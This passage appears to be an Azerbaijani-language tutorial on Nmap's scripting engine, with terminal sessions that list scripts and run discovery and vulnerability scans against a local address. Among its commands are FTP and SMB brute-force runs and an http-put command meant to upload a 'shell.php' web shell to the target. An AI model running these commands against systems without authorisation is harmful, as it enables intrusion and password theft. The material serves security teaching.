Other addresses for example.com (not scanned): 23.215.0.138 23.215.0.136 23.192.228.80 96.7.128.175 23.192.228.84 2600:1406:3a00:21::173e:2e65 2600:1408:ec00:36::1736:7f24 2600:1406:3a00:21::173e:2e66 2600:1408:ec00:36::1736:7f31 2600:
1406:bc00:53::b81e:94ce 2600:1406:bc00:53::b81e:94c8
rDNS record for 96.7.128.198: a96-7-128-198.deploy.static.akamaitechnologies.com
Not shown: 997 filtered tcp ports (no-response)
PORT    STATE  SERVICE
53/tcp  closed domain
80/tcp  open   http
443/tcp open   https

Host script results:
| dns-brute:
|   DNS Brute-force hostnames:
|     www.example.com - 88.221.132.193
|     www.example.com - 88.221.132.209
|     www.example.com - 2a02:26f0:4600::210:6738
|_    www.example.com - 2a02:26f0:4600::213:cc32

Nmap done: 1 IP address (1 host up) scanned in 42.40 seconds
```

1. Mövcud olan bütün NSE skriptlərini görmək

Əgər sistemində hansı NSE skriptlərinin mövcud olduğunu görmək istəyirsənsə, bu əmri icra et:

- ls /usr/share/nmap/scripts/

Bu, **Nmap-ın skript kitabxanasındakı bütün NSE skriptlərini göstərəcək**.

2. Müəyyən bir xidmətə uyğun skriptləri tapmaq

Deyək ki, **FTP ilə bağlı bütün NSE skriptlərini** tapmaq istəyirsən:

- ls /usr/share/nmap/scripts/ | grep ftp

Bütün **FTP ilə əlaqəli skriptlər** göstəriləcək (məsələn, ftp-anon.nse, ftp-brute.nse və s.).

3. Xüsusi bir skript işlətmək

Əgər **xüsusi bir NSE skripti ilə hədəfi yoxlamaq** istəyirsənsə, --script parametrindən istifadə edə bilərsən:

- **Məsələn, FTP anonim girişini yoxlamaq:**
- sudo nmap -p 21 --script=ftp-anon 192.168.1.1

Əgər FTP serveri anonim girişə icazə verirsə, **Nmap bunu göstərəcək**.

4. Bütün zəiflik skriptlərini (vuln) işlətmək

Bütün zəiflik aşkar edən (vuln) skriptləri **eyni anda** işə salmaq üçün aşağıdakı əmrdən istifadə edə bilərsən:

- sudo nmap --script=vuln 192.168.1.1

Bu, **hədəf sistemdə məlum zəifliklər aşkar edəcək**.

```
┌──(islamzada㉿vbox)-[~]
└─$ sudo nmap -sV --script=default 192.168.1.1
[sudo] password for islamzada:
Starting Nmap 7.95 ( https://nmap.org ) at 2025-05-04 07:28 EDT
Nmap scan report for 192.168.1.1
Host is up (0.00068s latency).
All 1000 scanned ports on 192.168.1.1 are in ignored states.
Not shown: 1000 filtered tcp ports (no-response)

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 10.72 seconds

┌──(islamzada㉿vbox)-[~]
└─$ sudo nmap -sn --script=hostmap-crtsh 192.168.1.1
Starting Nmap 7.95 ( https://nmap.org ) at 2025-05-04 07:28 EDT
Nmap scan report for 192.168.1.1
Host is up (0.00047s latency).

Nmap done: 1 IP address (1 host up) scanned in 0.15 seconds
```

5. Brute-force hücumu (şifrələri yoxlamaq)

Əgər müəyyən bir servisin **şifrələrini brute-force ilə yoxlamaq** istəyirsənsə, məsələn **FTP üçün**, aşağıdakı əmrdən istifadə edə bilərsən:

- sudo nmap -p 21 --script=ftp-brute 192.168.1.1

Bu, **FTP serverin şifrəsini sındırmağa çalışacaq**.

6. DNS haqqında əlavə məlumatlar toplamaq

Əgər **bir domenin DNS qeydlərini və subdomənlərini aşkar etmək istəyirsənsə**, dns-brute.nse skriptini işlədə bilərsən:

- sudo nmap --script=dns-brute example.com

Bu, **example.com-un subdomenlərini aşkar edəcək**.

7. Şəbəkədə açıq olan portları və xidmətləri yoxlamaq

Bu əmrlə **bütün açıq portları və onların detallı məlumatlarını** görmək olar:

- sudo nmap -sV --script=default 192.168.1.1

Bu, **hədəf sistemdə açıq olan portları və işləyən xidmətlərin versiyalarını göstərəcək**.

8. Firewalla qarşı ICMP bloklanmışsa, alternativ üsullar

Əgər **firewall ICMP ping-ləri bloklayırsa**, NSE skriptlərindən istifadə edərək TCP ping yoxlaması edə bilərsən:

- sudo nmap -sn --script=hostmap-crtsh 192.168.1.1

Bu, **hədəf IP-nin alternativ host adlarını tapmağa kömək edəcək**.

```
┌──(islamzada㉿vbox)-[~]
└─$ sudo nmap --script=vuln 192.168.1.1
[sudo] password for islamzada:
Starting Nmap 7.95 ( https://nmap.org ) at 2025-05-04 07:44 EDT
Nmap scan report for 192.168.1.1
Host is up (0.00059s latency).
All 1000 scanned ports on 192.168.1.1 are in ignored states.
Not shown: 1000 filtered tcp ports (no-response)

Nmap done: 1 IP address (1 host up) scanned in 20.62 seconds
```

```
┌──(islamzada㉿vbox)-[~]
└─$ sudo nmap -p 80 --script=http-title 192.168.1.1
Starting Nmap 7.95 ( https://nmap.org ) at 2025-05-04 07:45 EDT
Nmap scan report for 192.168.1.1
Host is up (0.00082s latency).

PORT   STATE    SERVICE
80/tcp filtered http

Nmap done: 1 IP address (1 host up) scanned in 4.60 seconds
```

```
┌──(islamzada㉿vbox)-[~]
└─$ sudo nmap -p 139,445 --script=smb-enum-users,smb-enum-shares 192.168.1.1
[sudo] password for islamzada:
Starting Nmap 7.95 ( https://nmap.org ) at 2025-05-04 08:00 EDT
Nmap scan report for 192.168.1.1
Host is up (0.00098s latency).

PORT    STATE    SERVICE
139/tcp filtered netbios-ssn
445/tcp filtered microsoft-ds

Nmap done: 1 IP address (1 host up) scanned in 1.59 seconds
```

```
┌──(islamzada㉿vbox)-[~]
└─$ sudo nmap -p 80 --script=http-put --script-args http-put.url='/dav/shell.php',http-put.file='./shell.php' 192.168.1.1
Starting Nmap 7.95 ( https://nmap.org ) at 2025-05-04 08:01 EDT
Nmap scan report for 192.168.1.1
Host is up (0.00049s latency).

PORT   STATE    SERVICE
80/tcp filtered http

Nmap done: 1 IP address (1 host up) scanned in 0.52 seconds
```

```
┌──(islamzada㉿vbox)-[~]
└─$ sudo nmap -p 139,445 --script=smb-brute 192.168.1.1
Starting Nmap 7.95 ( https://nmap.org ) at 2025-05-04 08:01 EDT
Nmap scan report for 192.168.1.1
Host is up (0.00088s latency).

PORT    STATE    SERVICE
139/tcp filtered netbios-ssn
445/tcp filtered microsoft-ds

Nmap done: 1 IP address (1 host up) scanned in 1.49 seconds
```

```
┌──(islamzada㉿vbox)-[~]
└─$ sudo nmap -p 21 --script=ftp-anon 192.168.1.1
Starting Nmap 7.95 ( https://nmap.org ) at 2025-05-04 08:01 EDT
Nmap scan report for 192.168.1.1
Host is up (0.00089s latency).

PORT   STATE    SERVICE
21/tcp filtered ftp

Nmap done: 1 IP address (1 host up) scanned in 0.47 seconds
```

```
┌──(islamzada㉿vbox)-[~]
└─$ sudo nmap -p 80 --script=http-headers 192.168.1.1
Starting Nmap 7.95 ( https://nmap.org ) at 2025-05-04 08:02 EDT
Nmap scan report for 192.168.1.1
Host is up (0.00094s latency).

PORT   STATE    SERVICE
80/tcp filtered http

Nmap done: 1 IP address (1 host up) scanned in 0.50 seconds
┌──(islamzada㉿vbox)-[~]
└─$ nmap --script-help=http-title
Starting Nmap 7.95 ( https://nmap.org ) at 2025-05-04 08:02 EDT

http-title
Categories: default discovery safe
https://nmap.org/nsedoc/scripts/http-title.html
  Shows the title of the default page of a web server.

  The script will follow up to 5 HTTP redirects, using the default rules in the
  http library.
┌──(islamzada㉿vbox)-[~]
└─$ ls /usr/share/nmap/scripts/
acarsd-info.nse                 dns-random-txid.nse             http-huawei-hg5xx-vuln.nse      ip-geolocation-map-bing.nse     ntp-info.nse                    smtp-brute.nse
address-info.nse                dns-recursion.nse               http-icloud-findmyiphone.nse    ip-geolocation-map-google.nse   ntp-monlist.nse                 smtp-commands.nse
afp-brute.nse                   dns-service-discovery.nse       http-icloud-sendmsg.nse         ip-geolocation-map-kml.nse      omp2-brute.nse                  smtp-enum-users.nse
afp-ls.nse                      dns-srv-enum.nse                http-iis-short-name-brute.nse   ip-geolocation-maxmind.nse      omp2-enum-targets.nse           smtp-ntlm-info.nse
afp-path-vuln.nse               dns-update.nse                  http-iis-webdav-vuln.nse        ip-https-discover.nse           omron-info.nse                  smtp-open-relay.nse
afp-serverinfo.nse              dns-zeustracker.nse             http-internal-ip-disclosure.nse ipidseq.nse                     openflow-info.nse               smtp-strangeport.nse
afp-showmount.nse               dns-zone-transfer.nse           http-joomla-brute.nse           ipmi-brute.nse                  openlookup-info.nse             smtp-vuln-cve2010-4344.nse
ajp-auth.nse                    docker-version.nse              http-jsonp-detection.nse        ipmi-cipher-zero.nse            openvas-otp-brute.nse           smtp-vuln-cve2011-1720.nse
dns-cache-snoop.nse             http-form-fuzzer.nse            imap-capabilities.nse           nexpose-brute.nse               smb-vuln-ms06-025.nse           whois-ip.nse
dns-check-zone.nse              http-frontpage-login.nse        imap-ntlm-info.nse              nfs-ls.nse                      smb-vuln-ms07-029.nse           wsdd-discover.nse
dns-client-subnet-scan.nse      http-generator.nse              impress-remote-discover.nse     nfs-showmount.nse               smb-vuln-ms08-067.nse           x11-access.nse
dns-fuzz.nse                    http-git.nse                    informix-brute.nse              nfs-statfs.nse                  smb-vuln-ms10-054.nse           xdmcp-discover.nse
dns-ip6-arpa-scan.nse           http-gitweb-projects-enum.nse   informix-query.nse              nje-node-brute.nse              smb-vuln-ms10-061.nse           xmlrpc-methods.nse
dns-nsec3-enum.nse              http-google-malware.nse         informix-tables.nse             nje-pass-brute.nse              smb-vuln-ms17-010.nse           xmpp-brute.nse
dns-nsec-enum.nse               http-grep.nse                   ip-forwarding.nse               nntp-ntlm-info.nse              smb-vuln-regsvc-dos.nse         xmpp-info.nse
dns-nsid.nse                    http-headers.nse                ip-geolocation-geoplugin.nse    nping-brute.nse                 smb-vuln-webexec.nse
dns-random-srcport.nse          http-hp-ilo-info.nse            ip-geolocation-ipinfodb.nse     nrpe-enum.nse                   smb-webexec-exploit.nse

┌──(islamzada㉿vbox)-[~]
└─$ sudo nmap -sV --script=default 192.168.1.1
Starting Nmap 7.95 ( https://nmap.org ) at 2025-05-04 08:04 EDT
Nmap scan report for 192.168.1.1
Host is up (0.00068s latency).
All 1000 scanned ports on 192.168.1.1 are in ignored states.
Not shown: 1000 filtered tcp ports (no-response)

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 9.66 seconds
```

1. Hədəf sistemdə zəifliklər (vuln) yoxlamaq

Nmap-ın **bütün zəiflik aşkar edən (vuln) skriptlərini** işə salmaq üçün bu əmrdən istifadə edə bilərsən:

- sudo nmap --script=vuln 192.168.1.1

Bu, hədəf sistemdə zəifliklər aşkar edəcək və nəticəni göstərəcək.

2. Müəyyən bir skripti işlətmək

Əgər **xüsusi bir skript işlətmək istəyirsənsə**, --script keçidindən istifadə edərək, məsələn, http-title.nse skriptini işlədə bilərsən:

- sudo nmap -p 80 --script=http-title 192.168.1.1

Bu, **hədəf vebsaytın başlığını (title) tapıb göstərəcək**.

3. Bir neçə skripti eyni vaxtda icra etmək

- sudo nmap -p 139,445 --script=smb-enum-users,smb-enum-shares 192.168.1.1

Bu, **hədəf kompüterdə SMB istifadəçilərini və açıq paylaşımları (shared folders) aşkar edəcək**.

4. NSE skriptlərinə xüsusi arqumentlər vermək

Əgər müəyyən skriptin **daha fərqli işləməsini istəyirsənsə**, --script-args keçidindən istifadə edə bilərsən.

- **Məsələn, HTTP PUT metodu ilə bir shell yükləmək:**

- sudo nmap -p 80 --script=http-put --script-args http-put.url='/dav/shell.php',http-put.file='./shell.php' 192.168.1.1

Bu, **hədəf serverə shell.php adlı faylı yükləməyə cəhd edəcək**.

5. Hədəf sistemdə istifadəçi adlarını bruteforce etmək

Əgər müəyyən servisin **istifadəçi adlarını tapmaq istəyirsənsə**, brute-force skriptlərini istifadə edə bilərsən.

- **SMB istifadəçilərini bruteforce etmək üçün:**

- sudo nmap -p 139,445 --script=smb-brute 192.168.1.1

Bu, **hədəf sistemdə SMB istifadəçi adlarını təxmin etməyə çalışacaq**.

6. FTP anonim girişini yoxlamaq

Əgər **FTP serverin anonim girişə icazə verib-vermədiyini** yoxlamaq istəyirsənsə:

- sudo nmap -p 21 --script=ftp-anon 192.168.1.1

Əgər **anonim giriş aktivdirsə, bunu aşkar edəcək**.

7. Web sayt haqqında əlavə məlumatlar toplamaq

Əgər **bir vebsaytın HTTP başlıqlarını və digər texniki detallarını** görmək istəyirsənsə:

- sudo nmap -p 80 --script=http-headers 192.168.1.1

Bu, **serverin HTTP başlıqlarını göstərəcək**.

8. NSE skriptləri haqqında ətraflı məlumat almaq

Əgər müəyyən bir skriptin **nə etdiyini və hansı arqumentlər qəbul etdiyini** öyrənmək istəyirsənsə:

- nmap --script-help=http-title

Bu, **http-title skriptinin nə etdiyini və hansı arqumentləri qəbul etdiyini göstərəcək**.

9. NSE skriptlərinin tam siyahısını görmək

Əgər **sistemində mövcud olan bütün NSE skriptlərini görmək istəyirsənsə**:

- ls /usr/share/nmap/scripts/

Bu, **Nmap-ın bütün NSE skriptlərini siyahı şəklində göstərəcək**.

10. Bütün açıq portları və xidmətləri skan etmək

- sudo nmap -sV --script=default 192.168.1.1

Bu, **açıq portları və işləyən xidmətlərin versiyalarını göstərəcək**.

```
┌──(islamzada㉿vbox)-[~]
└─$ ls /usr/share/nmap/scripts/*smb*
/usr/share/nmap/scripts/smb2-capabilities.nse          /usr/share/nmap/scripts/smb-enum-services.nse  /usr/share/nmap/scripts/smb-protocols.nse          /usr/share/nmap/scripts/smb-vuln-ms07-029.nse
/usr/share/nmap/scripts/smb2-security-mode.nse         /usr/share/nmap/scripts/smb-enum-sessions.nse  /usr/share/nmap/scripts/smb-psexec.nse              /usr/share/nmap/scripts/smb-vuln-ms08-067.nse
/usr/share/nmap/scripts/smb2-time.nse                  /usr/share/nmap/scripts/smb-enum-shares.nse    /usr/share/nmap/scripts/smb-security-mode.nse      /usr/share/nmap/scripts/smb-vuln-ms10-054.nse
/usr/share/nmap/scripts/smb2-vuln-uptime.nse           /usr/share/nmap/scripts/smb-enum-users.nse     /usr/share/nmap/scripts/smb-server-stats.nse       /usr/share/nmap/scripts/smb-vuln-ms10-061.nse
/usr/share/nmap/scripts/smb-brute.nse                  /usr/share/nmap/scripts/smb-flood.nse           /usr/share/nmap/scripts/smb-system-info.nse        /usr/share/nmap/scripts/smb-vuln-ms17-010.nse
/usr/share/nmap/scripts/smb-double-pulsar-backdoor.nse /usr/share/nmap/scripts/smb-ls.nse             /usr/share/nmap/scripts/smb-vuln-conficker.nse     /usr/share/nmap/scripts/smb-vuln-regsvc-dos.nse
/usr/share/nmap/scripts/smb-enum-domains.nse           /usr/share/nmap/scripts/smb-mbenum.nse          /usr/share/nmap/scripts/smb-vuln-cve2009-3103.nse  /usr/share/nmap/scripts/smb-vuln-webexec.nse
/usr/share/nmap/scripts/smb-enum-groups.nse            /usr/share/nmap/scripts/smb-os-discovery.nse    /usr/share/nmap/scripts/smb-vuln-cve-2017-7494.nse /usr/share/nmap/scripts/smb-webexec-exploit.nse
/usr/share/nmap/scripts/smb-enum-processes.nse         /usr/share/nmap/scripts/smb-print-text.nse      /usr/share/nmap/scripts/smb-vuln-ms06-025.nse

┌──(islamzada㉿vbox)-[~]
└─$ grep "smb" /usr/share/nmap/scripts/script.db
Entry { filename = "smb-brute.nse", categories = { "brute", "intrusive", } }
Entry { filename = "smb-double-pulsar-backdoor.nse", categories = { "malware", "safe", "vuln", } }
Entry { filename = "smb-enum-domains.nse", categories = { "discovery", "intrusive", } }
Entry { filename = "smb-enum-groups.nse", categories = { "discovery", "intrusive", } }
Entry { filename = "smb-enum-processes.nse", categories = { "discovery", "intrusive", } }
Entry { filename = "smb-enum-services.nse", categories = { "discovery", "intrusive", "safe", } }
Entry { filename = "smb-enum-sessions.nse", categories = { "discovery", "intrusive", } }
Entry { filename = "smb-enum-shares.nse", categories = { "discovery", "intrusive", } }
Entry { filename = "smb-enum-users.nse", categories = { "auth", "intrusive", } }
Entry { filename = "smb-flood.nse", categories = { "dos", "intrusive", } }
Entry { filename = "smb-ls.nse", categories = { "discovery", "safe", } }
Entry { filename = "smb-mbenum.nse", categories = { "discovery", "safe", } }
Entry { filename = "smb-os-discovery.nse", categories = { "default", "discovery", "safe", } }
Entry { filename = "smb-print-text.nse", categories = { "intrusive", } }
Entry { filename = "smb-protocols.nse", categories = { "discovery", "safe", } }
Entry { filename = "smb-psexec.nse", categories = { "intrusive", } }
Entry { filename = "smb-security-mode.nse", categories = { "default", "discovery", "safe", } }
Entry { filename = "smb-server-stats.nse", categories = { "discovery", "intrusive", } }
Entry { filename = "smb-system-info.nse", categories = { "discovery", "intrusive", } }
Entry { filename = "smb-vuln-conficker.nse", categories = { "dos", "exploit", "intrusive", "vuln", } }
Entry { filename = "smb-vuln-cve-2017-7494.nse", categories = { "intrusive", "vuln", } }
Entry { filename = "smb-vuln-cve2009-3103.nse", categories = { "dos", "exploit", "intrusive", "vuln", } }
Entry { filename = "smb-vuln-ms06-025.nse", categories = { "dos", "exploit", "intrusive", "vuln", } }
Entry { filename = "smb-vuln-ms07-029.nse", categories = { "dos", "exploit", "intrusive", "vuln", } }
Entry { filename = "smb-vuln-ms08-067.nse", categories = { "dos", "exploit", "intrusive", "vuln", } }
Entry { filename = "smb-vuln-ms10-054.nse", categories = { "dos", "intrusive", "vuln", } }
Entry { filename = "smb-vuln-ms10-061.nse", categories = { "intrusive", "vuln", } }
Entry { filename = "smb-vuln-ms17-010.nse", categories = { "safe", "vuln", } }
Entry { filename = "smb-vuln-regsvc-dos.nse", categories = { "dos", "exploit", "intrusive", "vuln", } }
Entry { filename = "smb-vuln-webexec.nse", categories = { "intrusive", "vuln", } }
Entry { filename = "smb-webexec-exploit.nse", categories = { "exploit", "intrusive", } }
Entry { filename = "smb2-capabilities.nse", categories = { "discovery", "safe", } }
Entry { filename = "smb2-security-mode.nse", categories = { "default", "discovery", "safe", } }
Entry { filename = "smb2-time.nse", categories = { "default", "discovery", "safe", } }
Entry { filename = "smb2-vuln-uptime.nse", categories = { "safe", "vuln", } }

┌──(islamzada㉿vbox)-[~]
└─$ ls /usr/share/nmap/scripts/*smb* | grep "os"
/usr/share/nmap/scripts/smb-os-discovery.nse
/usr/share/nmap/scripts/smb-vuln-regsvc-dos.nse
┌──(islamzada㉿vbox)-[~]
└─$ sudo nmap --script-updatedb
[sudo] password for islamzada:
Starting Nmap 7.95 ( https://nmap.org ) at 2025-05-04 08:22 EDT
NSE: Updating rule database.
NSE: Script Database updated successfully.
Nmap done: 0 IP addresses (0 hosts up) scanned in 0.41 seconds
```

```
┌──(islamzada㉿vbox)-[~]
└─$ sudo wget -O /usr/share/nmap/scripts/http-vuln-cve2017-5638.nse https://svn.nmap.org/nmap/scripts/http-vuln-cve2017-5638.nse
--2025-05-04 08:23:22--  https://svn.nmap.org/nmap/scripts/http-vuln-cve2017-5638.nse
Resolving svn.nmap.org (svn.nmap.org)... 50.116.1.184, 2600:3c01:e000:3e6::6d4e:7061
Connecting to svn.nmap.org (svn.nmap.org)|50.116.1.184|:443... connected.
HTTP request sent, awaiting response... 200 OK
Length: 2594 (2.5K) [text/plain]
Saving to: '/usr/share/nmap/scripts/http-vuln-cve2017-5638.nse'

/usr/share/nmap/scripts/http-vuln-cve2017-5638.nse         100%[═══════════════════════════════════════════════════════════════════════════════════════════════════⇒]   2.53K  --.-KB/s    in 0.001s

2025-05-04 08:23:26 (1.80 MB/s) - '/usr/share/nmap/scripts/http-vuln-cve2017-5638.nse' saved [2594/2594]

┌──(islamzada㉿vbox)-[~]
└─$ sudo nmap --script-updatedb
Starting Nmap 7.95 ( https://nmap.org ) at 2025-05-04 08:25 EDT
NSE: Updating rule database.
NSE: Script Database updated successfully.
Nmap done: 0 IP addresses (0 hosts up) scanned in 0.24 seconds

┌──(islamzada㉿vbox)-[~]
└─$ nmap --script-help=smb-os-discovery
Starting Nmap 7.95 ( https://nmap.org ) at 2025-05-04 08:25 EDT

smb-os-discovery
Categories: default discovery safe
https://nmap.org/nsedoc/scripts/smb-os-discovery.html
  Attempts to determine the operating system, computer name, domain, workgroup, and current
  time over the SMB protocol (ports 445 or 139).
  This is done by starting a session with the anonymous
  account (or with a proper user account, if one is given; it likely doesn't make
  a difference); in response to a session starting, the server will send back all this
  information.

  The following fields may be included in the output, depending on the
  circumstances (e.g. the workgroup name is mutually exclusive with domain and forest
  names) and the information available:
  * OS
  * Computer name
  * Domain name
  * Forest name
  * FQDN
  * NetBIOS computer name
  * NetBIOS domain name
  * Workgroup
  * System time

  Some systems, like Samba, will blank out their name (and only send their domain).
  Other systems (like embedded printers) will simply leave out the information. Other
  systems will blank out various pieces (some will send back 0 for the current
  time, for example).

  If this script is used in conjunction with version detection it can augment the
  standard nmap version detection information with data that this script has discovered.

  Retrieving the name and operating system of a server is a vital step in targeting
  an attack against it, and this script makes that retrieval easy. Additionally, if
  a penetration tester is choosing between multiple targets, the time can help identify
  servers that are being poorly maintained (for more information/random thoughts on
  using the time, see http://www.skullsecurity.org/blog/?p=76.

  Although the standard <code>smb*</code> script arguments can be used,
  they likely won't change the outcome in any meaningful way. However, <code>smbnoguest</code>
  will speed up the script on targets that do not allow guest access.
```

```
┌──(islamzada㉿vbox)-[~]
└─$ grep "safe" /usr/share/nmap/scripts/script.db
Entry { filename = "acarsd-info.nse", categories = { "discovery", "safe", } }
Entry { filename = "address-info.nse", categories = { "default", "safe", } }
Entry { filename = "afp-ls.nse", categories = { "discovery", "safe", } }
Entry { filename = "afp-serverinfo.nse", categories = { "default", "discovery", "safe", } }
Entry { filename = "afp-showmount.nse", categories = { "discovery", "safe", } }
Entry { filename = "ajp-auth.nse", categories = { "auth", "default", "safe", } }
Entry { filename = "ajp-headers.nse", categories = { "discovery", "safe", } }
Entry { filename = "ajp-methods.nse", categories = { "default", "safe", } }
Entry { filename = "ajp-request.nse", categories = { "discovery", "safe", } }
Entry { filename = "allseeingeye-info.nse", categories = { "discovery", "safe", "version", } }
Entry { filename = "amqp-info.nse", categories = { "default", "discovery", "safe", "version", } }
Entry { filename = "asn-query.nse", categories = { "discovery", "external", "safe", } }
Entry { filename = "auth-owners.nse", categories = { "default", "safe", } }
Entry { filename = "auth-spoof.nse", categories = { "malware", "safe", } }
Entry { filename = "backorifice-info.nse", categories = { "default", "discovery", "safe", } }
Entry { filename = "banner.nse", categories = { "discovery", "safe", } }
Entry { filename = "bitcoin-getaddr.nse", categories = { "discovery", "safe", } }
Entry { filename = "bitcoin-info.nse", categories = { "discovery", "safe", } }
Entry { filename = "bitcoinrpc-info.nse", categories = { "default", "discovery", "safe", } }
Entry { filename = "bittorrent-discovery.nse", categories = { "discovery", "safe", } }
Entry { filename = "bjnp-discover.nse", categories = { "discovery", "safe", } }
Entry { filename = "broadcast-ataoe-discover.nse", categories = { "broadcast", "safe", } }
Entry { filename = "broadcast-bjnp-discover.nse", categories = { "broadcast", "safe", } }
Entry { filename = "broadcast-db2-discover.nse", categories = { "broadcast", "safe", } }
Entry { filename = "broadcast-dhcp-discover.nse", categories = { "broadcast", "safe", } }
Entry { filename = "broadcast-dhcp6-discover.nse", categories = { "broadcast", "safe", } }
Entry { filename = "broadcast-dns-service-discovery.nse", categories = { "broadcast", "safe", } }
Entry { filename = "broadcast-dropbox-listener.nse", categories = { "broadcast", "safe", } }
Entry { filename = "broadcast-eigrp-discovery.nse", categories = { "broadcast", "discovery", "safe", } }
Entry { filename = "broadcast-hid-discoveryd.nse", categories = { "broadcast", "discovery", "safe", } }
Entry { filename = "broadcast-igmp-discovery.nse", categories = { "broadcast", "discovery", "safe", } }
Entry { filename = "broadcast-jenkins-discover.nse", categories = { "broadcast", "discovery", "safe", } }
Entry { filename = "broadcast-listener.nse", categories = { "broadcast", "safe", } }
Entry { filename = "broadcast-ms-sql-discover.nse", categories = { "broadcast", "safe", } }
Entry { filename = "broadcast-netbios-master-browser.nse", categories = { "broadcast", "safe", } }
Entry { filename = "broadcast-networker-discover.nse", categories = { "broadcast", "safe", } }
Entry { filename = "broadcast-novell-locate.nse", categories = { "broadcast", "safe", } }
Entry { filename = "broadcast-ospf2-discover.nse", categories = { "broadcast", "discovery", "safe", } }
Entry { filename = "broadcast-pc-anywhere.nse", categories = { "broadcast", "safe", } }
Entry { filename = "broadcast-pc-duo.nse", categories = { "broadcast", "safe", } }
Entry { filename = "broadcast-pim-discovery.nse", categories = { "broadcast", "discovery", "safe", } }
Entry { filename = "broadcast-ping.nse", categories = { "broadcast", "discovery", "safe", } }
Entry { filename = "tn3270-screen.nse", categories = { "discovery", "safe", } }
Entry { filename = "tor-consensus-checker.nse", categories = { "external", "safe", } }
Entry { filename = "traceroute-geolocation.nse", categories = { "discovery", "external", "safe", } }
Entry { filename = "ubiquiti-discovery.nse", categories = { "default", "discovery", "safe", "version", } }
Entry { filename = "unittest.nse", categories = { "safe", } }
Entry { filename = "unusual-port.nse", categories = { "safe", } }
Entry { filename = "upnp-info.nse", categories = { "default", "discovery", "safe", } }
Entry { filename = "uptime-agent-info.nse", categories = { "default", "safe", } }
Entry { filename = "url-snarf.nse", categories = { "safe", } }
Entry { filename = "ventrilo-info.nse", categories = { "default", "discovery", "safe", "version", } }
Entry { filename = "versant-info.nse", categories = { "discovery", "safe", } }
Entry { filename = "vmware-version.nse", categories = { "discovery", "safe", "version", } }
Entry { filename = "vnc-info.nse", categories = { "default", "discovery", "safe", } }
Entry { filename = "voldemort-info.nse", categories = { "discovery", "safe", } }
Entry { filename = "vulners.nse", categories = { "external", "safe", "vuln", } }
Entry { filename = "vuze-dht-info.nse", categories = { "discovery", "safe", } }
Entry { filename = "wdb-version.nse", categories = { "default", "discovery", "safe", "version", "vuln", } }
Entry { filename = "weblogic-t3-info.nse", categories = { "default", "discovery", "safe", "version", } }
Entry { filename = "whois-domain.nse", categories = { "discovery", "external", "safe", } }
Entry { filename = "whois-ip.nse", categories = { "discovery", "external", "safe", } }
Entry { filename = "wsdd-discover.nse", categories = { "default", "discovery", "safe", } }
Entry { filename = "x11-access.nse", categories = { "auth", "default", "safe", } }
Entry { filename = "xdmcp-discover.nse", categories = { "discovery", "safe", } }
Entry { filename = "xmlrpc-methods.nse", categories = { "default", "discovery", "safe", } }
Entry { filename = "xmpp-info.nse", categories = { "default", "discovery", "safe", "version", } }
```

Quraşdırılmış skriptləri axtarmağın iki yolu var. Biri fayldan istifadə etməkdir /usr/share/nmap/scripts/script.db. Genişlənməyə baxmayaraq, bu, əslində verilənlər bazası deyil, hər bir mövcud skript üçün fayl adlarını və kateqoriyalarını ehtiva edən formatlaşdırılmış mətn faylıdır.

```
muri@augury:/usr/share/nmap/scripts$ file script.db
script.db: ASCII text
muri@augury:/usr/share/nmap/scripts$ head script.db
Entry { filename = "acarsd-info.nse", categories = { "discovery", "safe", } }
Entry { filename = "address-info.nse", categories = { "default", "safe", } }
Entry { filename = "afp-brute.nse", categories = { "brute", "intrusive", } }
Entry { filename = "afp-ls.nse", categories = { "discovery", "safe", } }
Entry { filename = "afp-path-vuln.nse", categories = { "exploit", "intrusive", "vuln", } }
Entry { filename = "afp-serverinfo.nse", categories = { "default", "discovery", "safe", } }
Entry { filename = "afp-showmount.nse", categories = { "discovery", "safe", } }
Entry { filename = "ajp-auth.nse", categories = { "auth", "default", "safe", } }
Entry { filename = "ajp-brute.nse", categories = { "brute", "intrusive", } }
Entry { filename = "ajp-headers.nse", categories = { "discovery", "safe", } }
```

Nmap bu fayldan skript mühərriki üçün skriptləri izləmək (və istifadə etmək) üçün istifadə edir; Bununla belə, skriptləri axtarmaq üçün onu da nəzərdən keçirə bilərik . Məsələn: grep "ftp" /usr/share/nmap/scripts/script.db.

```
muri@augury:/usr/share/nmap/scripts$ grep "ftp" /usr/share/nmap/scripts/script.db
Entry { filename = "ftp-anon.nse", categories = { "auth", "default", "safe", } }
Entry { filename = "ftp-bounce.nse", categories = { "default", "safe", } }
Entry { filename = "ftp-brute.nse", categories = { "brute", "intrusive", } }
Entry { filename = "ftp-libopie.nse", categories = { "intrusive", "vuln", } }
Entry { filename = "ftp-proftpd-backdoor.nse", categories = { "exploit", "intrusive", "malware", "vuln", } }
Entry { filename = "ftp-syst.nse", categories = { "default", "discovery", "safe", } }
Entry { filename = "ftp-vsftpd-backdoor.nse", categories = { "exploit", "intrusive", "malware", "vuln", } }
Entry { filename = "ftp-vuln-cve2010-4221.nse", categories = { "intrusive", "vuln", } }
Entry { filename = "tftp-enum.nse", categories = { "discovery", "intrusive", } }
```

Skriptləri axtarmağın ikinci yolu sadəcə ls əmrdən istifadə etməkdir. Məsələn, istifadə edərək əvvəlki ekran görüntüsündə olduğu kimi eyni nəticələri əldə edə bilərik ls -l /usr/share/nmap/scripts/*ftp*:

```
muri@augury:/usr/share/nmap/scripts$ ls -l /usr/share/nmap/scripts/*ftp*
-rw-r--r-- 1 root root 4530 Oct 12 14:29 /usr/share/nmap/scripts/ftp-anon.nse
-rw-r--r-- 1 root root 3253 Oct 12 14:29 /usr/share/nmap/scripts/ftp-bounce.nse
-rw-r--r-- 1 root root 3108 Oct 12 14:29 /usr/share/nmap/scripts/ftp-brute.nse
-rw-r--r-- 1 root root 3272 Oct 12 14:29 /usr/share/nmap/scripts/ftp-libopie.nse
-rw-r--r-- 1 root root 3290 Oct 12 14:29 /usr/share/nmap/scripts/ftp-proftpd-backdoor.nse
-rw-r--r-- 1 root root 3768 Oct 12 14:29 /usr/share/nmap/scripts/ftp-syst.nse
-rw-r--r-- 1 root root 6021 Oct 12 14:29 /usr/share/nmap/scripts/ftp-vsftpd-backdoor.nse
-rw-r--r-- 1 root root 5923 Oct 12 14:29 /usr/share/nmap/scripts/ftp-vuln-cve2010-4221.nse
-rw-r--r-- 1 root root 5736 Oct 12 14:29 /usr/share/nmap/scripts/tftp-enum.nse
```

